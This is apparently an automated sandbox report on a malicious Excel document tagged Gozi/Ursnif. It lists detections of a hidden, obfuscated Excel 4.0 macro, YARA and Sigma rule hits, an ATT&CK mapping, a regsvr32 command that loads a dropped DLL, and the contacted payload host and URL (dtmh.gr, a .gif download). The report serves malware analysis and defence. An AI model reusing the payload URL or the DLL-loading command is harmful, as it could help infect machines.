ID: 324294
Sample Name: document-1393356833.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 04:00:42
Date: 29/11/2020
Version: 31.0.0 Red Diamond

Table of Contents

Copyright null 2020


Analysis Report document-1393356833.xls

Overview


General Information

Sample Name:	document-1393356833.xls
Analysis ID:	324294
MD5:	14868edc4a5e02..
SHA1:	08c9a8b1663d6e..
SHA256:	448f1e86e4e8da6.
Tags:	gozi SilentBuilder ursnif xls

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	80
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found obfuscated Excel 4.0 Macro
- Sigma detected: Microsoft Office Pr…
- Yara detected hidden Macro 4.0 in E…
- Allocates a big amount of memory (p…
- Document contains embedded VBA …
- IP address seen in connection with o…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 6060 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - regsvr32.exe (PID: 6348 cmdline: regsvr32 -s C:\giogti\mpomqr\fwpxeohi.dll MD5: 426E7499F6A7346F0410DEAD0805586B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample


Source	Rule	Description	Author	Strings
document-1393356833.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x502a2:$s1: Excel • 0x5131d:$s1: Excel • 0x389b:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A
document-1393356833.xls	JoeSecurity_HiddenMacro	Yara detected hidden Macro 4.0 in Excel	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- HIPS / PFW / Operating System Protection Evasion

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro

HIPS / PFW / Operating System Protection Evasion:


Yara detected hidden Macro 4.0 in Excel

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Valid Accounts	Scripting 2 1	DLL Side-Loading 1	Process Injection 1	Masquerading 1	OS Credential Dumping	Security Software Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Encrypted Channel 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Disable or Modify Tools 1	LSASS Memory	File and Directory Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Application Layer Protocol 1	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization
Domain Accounts	At (Linux)	Logon Script (Windows)	Extra Window Memory Injection 1	Process Injection 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Application Layer Protocol 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Scripting 2 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap	
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Regsvr32 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication	
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service	
External Remote Services	Scheduled Task	Startup Items	Startup Items	Extra Window Memory Injection 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points	


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
document-1393356833.xls	34%	Virustotal		Browse
document-1393356833.xls	11%	Metadefender		Browse
document-1393356833.xls	4%	ReversingLabs	Document-Word.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
dtmh.gr	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://wus2-000.contentsync.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://wus2-000.pagecontentsync.	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	

Copyright null 2020

Source	Detection	Scanner	Label	Link
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dtmh.gr/ds/231120.gif	0%	URL Reputation	safe	
http://https://dtmh.gr/ds/231120.gif	0%	URL Reputation	safe	
http://https://dtmh.gr/ds/231120.gif	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://ncus-000.contentsync.	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
dtmh.gr	78.46.235.88	true	false	• 1%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://login.microsoftonline.com/	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://shell.suite.office.com:1443	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://cdn.entity.	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high

Copyright null 2020

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2-000.contentsync.	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://powerlift.acompli.net	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://cortana.ai	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://api.aadrm.com/	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://api.microsoftstream.com/api/	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://cr.office.com	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://graph.ppe.windows.net	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-frontdesk.acompli.net	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://officeci.azurewebsites.net/api/	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://store.office.cn/addinstemplate	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Copyright null 2020

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2-000.pagecontentsync.	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	9FA1F744-8159-4D70-B39C-79B56408DE78.0.dr	false		high
